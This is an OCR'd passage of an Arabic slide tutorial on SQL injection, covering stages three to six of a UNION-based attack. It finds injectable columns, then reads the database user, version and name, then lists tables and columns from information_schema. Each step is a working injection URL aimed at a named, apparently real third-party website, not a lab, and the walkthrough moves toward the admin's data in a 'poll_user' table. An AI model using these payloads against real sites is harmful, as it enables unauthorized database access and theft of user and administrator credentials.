
و الإستنتاج الذي نخلص إليه أن عدد الأعمدة هو 3 أعمدة .

أنواع ثغرة SQLI (تكمله...)



أنواع ثغرة SQLI (تكمله...)

- المرحلة 3 -تحديد الأعمدة المصابة-
- في هذه المرحلة سيكون الهدف هو تحديد الأعمدة columns المصابة بالثغرة و التي سنستعملها في استخراج و إظهار البيانات من قاعدة البيانات و لهذا الغرض سنستعمل الكود Union و بإضافة رمز - لقيمة المتغيير Id ليصبح الرابط كالتالي :
- http://www.woodrock.ca/sections/default.php?Id=-13 union all select 1,2,3--




أنواع ثغرة SQLI (تكمله...)

- النتيجة عمودين مصابين 2 و 3 و هما اللذان سيتم استعمالهما لاستخراج المعلومات .
- المرحلة 4 -استخراج بعض المعلومات-
- سنقوم باستخراج المعلومات التالية وإظهارها على العمود 2 و أهمها هي إصدارقاعدة البيانات :

إظهار المستخدم user()

http://www.woodrock.ca/sections/default.php?Id=-13 union all select 1,user(),3--


أنواع ثغرة SQLI (تكمله...)



أنواع ثغرة SQLI (تكمله...)

إصدار قاعدة البيانات version()


http://www.woodrock.ca/sections/default.php?Id=-13 union all select 1,version(),3–



أنواع ثغرة SQLI (تكمله...)

إسم قاعدة البيانات database()

http://www.woodrock.ca/sections/default.php?Id=-13 union all select 1,database(),3—




أنواع ثغرة SQLI (تكمله...)

- طبعا من حسن الحظ أن إصدار قاعدة البيانات هو 5 ، حيث أن كل الإصدارت أقل من 5 لا تحتوي على information_schema و بالتالي سنكون ملزمين على تخمين إسم الجداول .
- المرحلة 5 -استخراج أسماء الجداول -tables
- الان سنقوم باستخراج مجموع الجداول والبحث عن الأهم و هو غالبا الذي يحمل الأدمين وبياناته الشخصية :

http://www.woodrock.ca/sections/default.php?Id=-13 union all select 1,group_concat(table_name),3 from information_schema.tables where table_schema=database()--

أنواع ثغرة SQLI (تكمله...)




أنواع ثغرة SQLI (تكمله...)

- بعد القيام باستخراج الجداول سنقوم باختيار جدول . poll_user
- المرحلة 6 -استخراج اعمدة الجدول-
- بعد أن قمنا بتحديد الجدول يجب أن نقوم بتحويله إلى صيغة Hexفمثلا poll_user سيصبح 0x706f6c6c5f75736572

http://www.woodrock.ca/sections/default.php?Id=-13 union all select 1,group_concat(column_name),3 from information_schema.columns where table_name=0x706f6c6c5f75736572--

